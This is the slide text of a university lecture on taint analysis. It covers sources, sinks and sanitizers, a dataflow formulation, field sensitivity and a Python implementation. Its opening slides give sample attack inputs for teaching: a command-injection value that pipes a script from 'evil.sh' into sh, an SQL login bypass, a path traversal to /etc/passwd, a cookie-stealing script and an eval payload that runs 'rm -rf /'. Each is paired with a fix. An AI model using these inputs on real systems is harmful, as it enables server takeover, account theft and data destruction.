Lecture 4 – Taint Analysis

SWS128: Software Analysis

Jihyeok Park

PLRG

2026 Fall

Recall

PLRG

- A **dataflow analysis**: data and a join, a transfer per edge, a direction, an initial value.
- Four classic analyses, one engine: `solve`.

Recall

- A **dataflow analysis**: data and a join, a transfer per edge, a direction, an initial value.
- Four classic analyses, one engine: `solve`.
- Today: a fifth one. It asks the question this course exists for.

Contents

Contents

Command Injection (CWE-78)

```python
def backup(request):
    host = request["host"]                    # from the request
    os.system("ping -c1 " + host)             # runs a shell command
```

Command Injection (CWE-78)

```
def backup(request):
    host = request["host"]                        # from the request
    os.system("ping -c1 " + host)                 # runs a shell command
```

```
request = {"host": "localhost; curl evil.sh | sh"}
# the shell runs:  ping -c1 localhost; curl evil.sh | sh
```

- ; ends the ping. The rest downloads the attacker's script and runs it as the server: **the machine is theirs**.

Command Injection (CWE-78)

```
def backup(request):
    host = request["host"]                   # from the request
    os.system("ping -c1 " + host)            # runs a shell command
```

```
request = {"host": "localhost; curl evil.sh | sh"}
# the shell runs:  ping -c1 localhost; curl evil.sh | sh
```

- ; ends the ping. The rest downloads the attacker's script and runs it as the server: **the machine is theirs**.

Fix:

```
    os.system("ping -c1 " + shlex.quote(host))  # one argument
# the shell runs:  ping -c1 'localhost; curl evil.sh | sh'
```

- One argument, no second command.

SQL Injection (CWE-89)

```
def login(request):
    name = request["user"]                                      # from the request
    pw   = request["pw"]
    sql = "SELECT * FROM users WHERE name='" + name + "' AND pw='" + pw + "'"
    db.execute(sql)                                             # a row back = logged in
```

SQL Injection (CWE-89)

```
def login(request):
    name = request["user"]                             # from the request
    pw   = request["pw"]
    sql = "SELECT * FROM users WHERE name='" + name + "' AND pw='" + pw + "'"
    db.execute(sql)                                    # a row back = logged in
```

```
request = {"user": "admin' --", "pw": "whatever"}
# runs:  SELECT * FROM users WHERE name='admin' --' AND pw='whatever'
```

- `--` starts a comment, so the password check is gone. The query returns admin's row: **logged in as admin, no password**.

SQL Injection (CWE-89)

```
def login(request):
    name = request["user"]                          # from the request
    pw   = request["pw"]
    sql = "SELECT * FROM users WHERE name='" + name + "' AND pw='" + pw + "'"
    db.execute(sql)                                 # a row back = logged in
```

```
request = {"user": "admin' --", "pw": "whatever"}
# runs:  SELECT * FROM users WHERE name='admin' --' AND pw='whatever'
```

- `--` starts a comment, so the password check is gone. The query returns admin's row: **logged in as admin, no password**.

Fix:

```
    sql = "SELECT * FROM users WHERE name=? AND pw=?"
    db.execute(sql, (name, pw))                     # values sent beside the SQL
```

- `admin' --` is compared as a **name**. No user has it.

Path Traversal (CWE-22)

```python
def avatar(request):
    name = request["file"]                          # from the request
    return open("/var/avatars/" + name).read()  # sends a file back
```

Path Traversal (CWE-22)

```
def avatar(request):
    name = request["file"]                         # from the request
    return open("/var/avatars/" + name).read()  # sends a file back
```

```
request = {"file": "../../../../etc/passwd"}
# it opens:  /var/avatars/../../../../etc/passwd  =  /etc/passwd
```

- Each `../` climbs one directory. The server sends back `/etc/passwd` — **any file it can read**.

Path Traversal (CWE-22)

```
def avatar(request):
    name = request["file"]                          # from the request
    return open("/var/avatars/" + name).read()  # sends a file back
```

```
request = {"file": "../../../../etc/passwd"}
# it opens:  /var/avatars/../../../../etc/passwd  =  /etc/passwd
```

- Each `../` climbs one directory. The server sends back `/etc/passwd` — **any file it can read**.

Fix:

```
    path = os.path.realpath("/var/avatars/" + name)  # "/etc/passwd"
    if path.startswith("/var/avatars/"):       # fails: refused
        return open(path).read()
```

- Resolved first, then **checked**: `/etc/passwd` is refused.

Cross-Site Scripting (CWE-79)

```
def show(request):
    text = request["comment"]                    # from one user
    return "<p>" + text + "</p>"                 # shown to every visitor
```

Cross-Site Scripting (CWE-79)

```
def show(request):
    text = request["comment"]                    # from one user
    return "<p>" + text + "</p>"                 # shown to every visitor
```

```
request = {"comment": "<script>steal(document.cookie)</script>"}
# every visitor gets:  <p><script>steal(document.cookie)</script></p>
```

- The browser **runs** the script and sends that visitor's cookie to the attacker: **every visitor's session is stolen**.

Cross-Site Scripting (CWE-79)


```
def show(request):
    text = request["comment"]                    # from one user
    return "<p>" + text + "</p>"                 # shown to every visitor
```

```
request = {"comment": "<script>steal(document.cookie)</script>"}
# every visitor gets:  <p><script>steal(document.cookie)</script></p>
```

- The browser **runs** the script and sends that visitor's cookie to the attacker: **every visitor's session is stolen**.

Fix:

```
    return "<p>" + html.escape(text) + "</p>"
# every visitor gets:  <p>&lt;script&gt;steal(...)&lt;/script&gt;</p>
```

- Shown as text, not run.

Code Injection (CWE-94)

```python
def load(request):
    data = request["data"]                  # "['apple', 'banana']"
    return eval(data)                       # text -> a Python value
```

Code Injection (CWE-94)

```
def load(request):
    data = request["data"]                          # "['apple', 'banana']"
    return eval(data)                               # text -> a Python value
```

```
request = {"data": "__import__('os').system('rm -rf /')"}
# the server runs:  __import__('os').system('rm -rf /')
```

- `eval` runs **any** Python, not just a literal. This one wipes the server's disk.

Code Injection (CWE-94)

```
def load(request):
    data = request["data"]                      # "['apple', 'banana']"
    return eval(data)                           # text -> a Python value
```

```
request = {"data": "__import__('os').system('rm -rf /')"}
# the server runs:  __import__('os').system('rm -rf /')
```

- `eval` runs **any** Python, not just a literal. This one wipes the server's disk.

Fix:

```
    return ast.literal_eval(data)               # a literal, or ValueError
# literal_eval("['apple', 'banana']")   ->  ['apple', 'banana']
# literal_eval("__import__('os')...")   ->  ValueError
```

- A literal is **parsed**, never run. A call is rejected.

Source, Sink, Sanitizer

- **Source**: where attacker data enters.
- **Sink**: a dangerous operation.
- **Sanitizer**: what makes the data safe for the sink.

	Source	**Sink**	**Sanitizer**
Command injection	`request["host"]`	`os.system`	`shlex.quote`
SQL injection	`request["user"]`	`db.execute`	a ? parameter
Path traversal	`request["file"]`	`open`	`realpath`, then a check
XSS	`request["comment"]`	the returned page	`html.escape`
Code injection	`request["data"]`	`eval`	`literal_eval`

Source, Sink, Sanitizer

- **Source**: where attacker data enters.
- **Sink**: a dangerous operation.
- **Sanitizer**: what makes the data safe for the sink.

	Source	**Sink**	**Sanitizer**
Command injection	`request["host"]`	`os.system`	`shlex.quote`
SQL injection	`request["user"]`	`db.execute`	a ? parameter
Path traversal	`request["file"]`	`open`	`realpath`, then a check
XSS	`request["comment"]`	the returned page	`html.escape`
Code injection	`request["data"]`	`eval`	`literal_eval`

- **Taint analysis**: does data from a source reach a sink without passing a sanitizer? One analysis; only the table changes.

Contents

Sources and Sinks in MiniPy

MiniPy has no calls, so the roles are fixed:

- **Source**: the parameters.
- **Sink**: the returned value.
- **Sanitizer**: none. There is no `escape()` to call. The only way to clean data is a check such as `if uid == "admin":`, which we add at the end of this section.

Sources and Sinks in MiniPy

MiniPy has no calls, so the roles are fixed:

- **Source**: the parameters.
- **Sink**: the returned value.
- **Sanitizer**: none. There is no `escape()` to call. The only way to clean data is a check such as `if uid == "admin":`, which we add at the end of this section.

```
def f(uid):                   # uid: source
    return "ls " + uid        # the return: sink -- alarm
```

Sources and Sinks in MiniPy

MiniPy has no calls, so the roles are fixed:

- **Source**: the parameters.
- **Sink**: the returned value.
- **Sanitizer**: none. There is no `escape()` to call. The only way to clean data is a check such as `if uid == "admin":`, which we add at the end of this section.

```
def f(uid):                 # uid: source
    return "ls " + uid      # the return: sink -- alarm
```

The question is unchanged: *does a parameter reach the return, unchecked?*

Taint Analysis

Which variables may hold data the attacker controls here?

- **Data**: $\mathbb{D} = \mathcal{P}(\mathsf{Var})$ (the tainted variables)
- **Join**: $\cup$ (**may**: true on some path)
- **Transfer**: for $\ell = p \xrightarrow{c} q$ with incoming data T,

c	$\mathsf{kill}(\ell)$	$\mathsf{gen}(\ell)$
x `:=` e	$\{x\}$	$\{x\}$ if $\mathsf{T}_T(e)$, $\emptyset$ otherwise
x `[` e_1 `] :=` e_2	$\emptyset$	$\{x\}$ if $\mathsf{T}_T(e_2)$, $\emptyset$ otherwise
any other	$\emptyset$	$\emptyset$

- **Direction**: forward
- **Initial**: $\Gamma_0(\texttt{entry}) = \{x \mid x \text{ a source}\}$, $\Gamma_0(p) = \emptyset$ otherwise

Taint Analysis

Which variables may hold data the attacker controls here?

- **Data**: $\mathbb{D} = \mathcal{P}(\mathsf{Var})$ (the tainted variables)
- **Join**: $\cup$ (**may**: true on some path)
- **Transfer**: for $\ell = p \xrightarrow{c} q$ with incoming data T,

c	kill(ℓ)	gen(ℓ)
x := e	$\{x\}$	$\{x\}$ if $\mathsf{T}_T(e)$, $\emptyset$ otherwise
x [e_1] := e_2	$\emptyset$	$\{x\}$ if $\mathsf{T}_T(e_2)$, $\emptyset$ otherwise
any other	$\emptyset$	$\emptyset$

- **Direction**: forward
- **Initial**: $\Gamma_0(\texttt{entry}) = \{x \mid x \text{ a source}\}$, $\Gamma_0(p) = \emptyset$ otherwise
- $\mathsf{T}_T(e)$: is e tainted, given T? Next page.
- Alarm when the returned expression is tainted at `exit`.

Which Expressions Are Tainted? — $\mathsf{T}_T(e)$

PLRG

An expression is tainted when **any variable in it** is in T:

e	$\mathsf{T}_T(e)$
n, `"s"`, `True`, `None`	false — a literal is never tainted
x	$x \in T$
e_1 op e_2, `not` e	$\mathsf{T}_T(e_1) \vee \mathsf{T}_T(e_2)$, $\mathsf{T}_T(e)$
`[`$e_0, \ldots, e_k$`]`	$\mathsf{T}_T(e_0) \vee \cdots \vee \mathsf{T}_T(e_k)$
e_1`[`e_2`]`	$\mathsf{T}_T(e_1)$

Which Expressions Are Tainted? — $\mathsf{T}_T(e)$

PLRG

An expression is tainted when **any variable in it** is in T:

e	$\mathsf{T}_T(e)$
n, `"s"`, `True`, `None`	false — a literal is never tainted
x	$x \in T$
$e_1 \; op \; e_2$, `not` e	$\mathsf{T}_T(e_1) \vee \mathsf{T}_T(e_2)$, $\mathsf{T}_T(e)$
$[e_0, \ldots, e_k]$	$\mathsf{T}_T(e_0) \vee \cdots \vee \mathsf{T}_T(e_k)$
$e_1[e_2]$	$\mathsf{T}_T(e_1)$

With $T = \{\texttt{uid}\}$:

`"SELECT * FROM t"`	clean	a literal
`sql + "1"`	clean	`sql` $\notin T$
`sql + uid`	**tainted**	`uid` $\in T$
`uid[3]`	**tainted**	`uid` $\in T$
`[sql, uid]`	**tainted**	one element is

The Program

```
def query(uid, safe):                                  # uid, safe: sources
    sql = "SELECT * FROM users WHERE id = "
    tmp = uid                                          # from uid
    if safe:
        sql = sql + "1"
    else:
        sql = sql + tmp                                # from tmp
    n = 0
    return sql                                         # sink
```

The Program

```
def query(uid, safe):                               # uid, safe: sources
    sql = "SELECT * FROM users WHERE id = "
    tmp = uid                                       # from uid
    if safe:
        sql = sql + "1"
    else:
        sql = sql + tmp                             # from tmp
    n = 0
    return sql                                      # sink
```


- Two sources, one sink, two paths. On one path the sink gets a literal; on the other, the attacker's `uid` through `tmp`.

The Program

```python
def query(uid, safe):                      # uid, safe: sources
    sql = "SELECT * FROM users WHERE id = "
    tmp = uid                              # from uid
    if safe:
        sql = sql + "1"
    else:
        sql = sql + tmp                    # from tmp
    n = 0
    return sql                             # sink
```


- Two sources, one sink, two paths. On one path the sink gets a literal; on the other, the attacker's `uid` through `tmp`.
- By hand, that is the answer. The analysis has to find it from the **graph**.

Its CFG




Seven points, seven edges. The `if` became two `assume` edges out of 3 that meet again at 4.

Taint Analysis, Step by Step




Initial: $\Gamma_0(0) = \{\texttt{uid}, \texttt{safe}\}$, every other point $\emptyset$. Worklist $W = [0]$.

Taint Analysis, Step by Step




Pop 0. ℓ_0 assigns a **literal**: kill `sql`, gen nothing. $\Gamma(2) = \{\texttt{uid}, \texttt{safe}\}$; push 2.

Taint Analysis, Step by Step




Pop 2. ℓ_1: $\texttt{uid} \in T$, so **gen** $\texttt{tmp}$. $\Gamma(3) = \{\texttt{uid}, \texttt{safe}, \texttt{tmp}\}$; push 3.

Taint Analysis, Step by Step




Pop 3. Two assume edges, nothing killed or generated. Push 5 and 6.

Taint Analysis, Step by Step




Pop 5. ℓ_3: `sql + "1"` is clean: kill `sql`. $\Gamma(4) = \{\texttt{uid}, \texttt{safe}, \texttt{tmp}\}$; push 4.

Taint Analysis, Step by Step




Pop 6. ℓ_5: `sql + tmp` is **tainted**: gen `sql`. **Join** with what 5 sent: $\Gamma(4)$ grows. 4 is already in W.

Taint Analysis, Step by Step



Pop 4. ℓ_6 assigns a literal to n: nothing changes.
$\Gamma(1) = \{\texttt{uid}, \texttt{safe}, \texttt{tmp}, \texttt{sql}\}$; push 1.

Taint Analysis, Step by Step



Pop 1: nothing out, W empty. `return sql` reads a tainted variable: **alarm**. Right about the *program*, wrong about the run where `safe` holds — a **may** answer.

Field Sensitivity

```python
def f(a, b):
    xs = [a, 1, 2]
    xs[2] = b
    return xs[1]          # clean
```

One fact per variable taints all of `xs`, so `xs[1]` is reported: a **false positive**.

Field Sensitivity

```
def f(a, b):
    xs = [a, 1, 2]
    xs[2] = b
    return xs[1]          # clean
```

One fact per variable taints all of `xs`, so `xs[1]` is reported: a **false positive**.

Name the **parts** instead: $\mathbb{D} = \mathcal{P}(\mathsf{Var} \cup \mathsf{Var} \times \mathbb{N})$, where `xs[0]` is element 0 and `xs` is the rest.

c	kill(ℓ)	gen(ℓ)
x := [$e_0, \ldots, e_k$]	all of x	$\{x\,[i] \mid \mathsf{T}_T(e_i)\}$
$x\,[n]$:= e	$\emptyset$	$\{x\,[n]\}$ if $\mathsf{T}_T(e)$
$x\,[e_1]$:= e_2	$\emptyset$	$\{x\}$ if $\mathsf{T}_T(e_2)$

Field Sensitivity

```
def f(a, b):
    xs = [a, 1, 2]
    xs[2] = b
    return xs[1]          # clean
```


One fact per variable taints all of `xs`, so `xs[1]` is reported: a **false positive**.

Name the **parts** instead: $\mathbb{D} = \mathcal{P}(\mathsf{Var} \cup \mathsf{Var} \times \mathbb{N})$, where `xs[0]` is element 0 and `xs` is the rest.

c	kill(ℓ)	gen(ℓ)
x:=[$e_0, \ldots, e_k$]	all of x	$\{x[i] \mid \mathsf{T}_T(e_i)\}$
$x[n]$:=e	$\emptyset$	$\{x[n]\}$ if $\mathsf{T}_T(e)$
$x[e_1]$:=e_2	$\emptyset$	$\{x\}$ if $\mathsf{T}_T(e_2)$


- Reading `xs[n]`: tainted if `xs[n]` or `xs` is.
- A write kills nothing — a **weak update**.

Field Sensitivity, Step by Step




Initial: $\Gamma_0(0) = \{\mathtt{a}, \mathtt{b}\}$.

Field Sensitivity, Step by Step




ℓ_0: element 0 is a; elements 1, 2 are literals. Gen **`xs[0]`** only.

Field Sensitivity, Step by Step



ℓ_1: b into element 2. Gen **xs[2]**; xs[0] stays — a **weak update**.

Field Sensitivity, Step by Step



$\texttt{xs[1]} \notin T$ and $\texttt{xs} \notin T$: **clean**.

One fact per variable would have tainted all of `xs` at ℓ_0 and reported it.

Validators

```
def f(uid):
    q = "SELECT 1"
    if uid == "admin":
        q = "SELECT " + uid   # clean
    return q
```

On that branch `uid` is one known value. The attacker chose nothing that survives the check.

Validators

```
def f(uid):
    q = "SELECT 1"
    if uid == "admin":
        q = "SELECT " + uid   # clean
    return q
```

On that branch `uid` is one known value. The attacker chose nothing that survives the check.

The `assume` edge becomes a sanitizer:

$$\mathrm{kill}(\texttt{assume(}x\ \texttt{==}\ \text{a literal}\texttt{)}) = \text{all of } x$$

Validators

```
def f(uid):
    q = "SELECT 1"
    if uid == "admin":
        q = "SELECT " + uid    # clean
    return q
```

On that branch `uid` is one known value. The attacker chose nothing that survives the check.

The `assume` edge becomes a sanitizer:

$$\text{kill}(\texttt{assume(}x\texttt{ == }\text{a literal}\texttt{)}) = \text{all of } x$$

- The other edge, `assume(not ...)`, kills nothing.
- `path.startswith("/var/avatars/")` is the same idea. The model says which checks count.

Implicit Flow

```
def f(secret):
    leak = 0
    if secret == 42:
        leak = 1
    return leak
```

- `leak` only ever gets `0` or `1`, both literals. Our analysis says **clean**.

Implicit Flow

```python
def f(secret):
    leak = 0
    if secret == 42:
        leak = 1
    return leak
```

- `leak` only ever gets `0` or `1`, both literals. Our analysis says **clean**.
- But `f` returns `1` exactly when `secret == 42`. The return value tells you something about `secret`.

Implicit Flow

```
def f(secret):
    leak = 0
    if secret == 42:
        leak = 1
    return leak
```

- `leak` only ever gets `0` or `1`, both literals. Our analysis says **clean**.
- But `f` returns `1` exactly when `secret == 42`. The return value tells you something about `secret`.
- `secret` never reaches `leak` by assignment. It decides *which* assignment runs. That is an **implicit flow**.

Implicit Flow

```python
def f(secret):
    leak = 0
    if secret == 42:
        leak = 1
    return leak
```

- `leak` only ever gets `0` or `1`, both literals. Our analysis says **clean**.
- But `f` returns `1` exactly when `secret == 42`. The return value tells you something about `secret`.
- `secret` never reaches `leak` by assignment. It decides *which* assignment runs. That is an **implicit flow**.
- Catching it means: taint every assignment inside an `if` on tainted data. Then almost everything is tainted. Taint tools do not do this, and neither do we.

Contents

In Python – The Transfer

```
def transfer(e: Edge, t: Data) -> Data:
    match e.cmd:
        case Assign(x, rhs):                    # kill x, then gen
            t = (t - of(x, t)) | gen(x, rhs, t)
        case IndexAssign(x, Num(n), rhs):  # weak update
            t = t | gen1(x, n, rhs, t)
        case IndexAssign(x, _, rhs):
            t = t | gen1(x, STAR, rhs, t)
        case Assume(BinOp("==", Var(x), c)) if not vars_of(c):
            t = t - of(x, t)                    # validator: x is c
    return t
```

In Python – The Transfer

```
def transfer(e: Edge, t: Data) -> Data:
    match e.cmd:
        case Assign(x, rhs):                    # kill x, then gen
            t = (t - of(x, t)) | gen(x, rhs, t)
        case IndexAssign(x, Num(n), rhs):  # weak update
            t = t | gen1(x, n, rhs, t)
        case IndexAssign(x, _, rhs):
            t = t | gen1(x, STAR, rhs, t)
        case Assume(BinOp("==", Var(x), c)) if not vars_of(c):
            t = t - of(x, t)                    # validator: x is c
    return t
```

- A fact `(x, i)`: `i` a literal index, or `STAR` for the rest.
- `gen` builds the facts `x = rhs` creates. The engine is untouched.

Running It

```
>>> from syntax import parse
>>> from cfg import build
>>> from taint import facts, alarms, show
>>> src = """
... def query(uid, safe):
...     sql = "SELECT * FROM users WHERE id = "
...     tmp = uid
...     if safe:
...         sql = sql + "1"
...     else:
...         sql = sql + tmp
...     n = 0
...     return sql
... """
>>> g = build(parse(src))
>>> show(facts(g)[g.exit])
['safe', 'sql', 'tmp', 'uid']
>>> alarms(g)                              # (point, sink)
[(1, 'sql')]
```

Running It – Field Sensitivity

```
>>> src = """
... def f(a, b):
...     xs = [a, 1, 2]
...     xs[2] = b
...     return xs[1]
... """
>>> g = build(parse(src))
>>> show(facts(g)[g.exit])
['a', 'b', 'xs[0]', 'xs[2]']
>>> alarms(g)                          # xs[1] is clean
[]
```

What It Cannot See

- **Aliases**. `view = row; row[0] = uid; return view[0]` is reported clean.

  $\rightarrow$ pointer analysis

- **Calls**. Tainted data into a helper and out again.

  $\rightarrow$ inter-procedural analysis

- **Infeasible paths**. It reports a flow on a path no input can take.

  $\rightarrow$ symbolic execution

- **No witness**. An alarm comes without an input that triggers it.

  $\rightarrow$ dynamic analysis

Summary

Next Lecture

- Abstract Interpretation

Jihyeok Park
jihyeok_park@korea.ac.kr
https://plrg.korea.ac.kr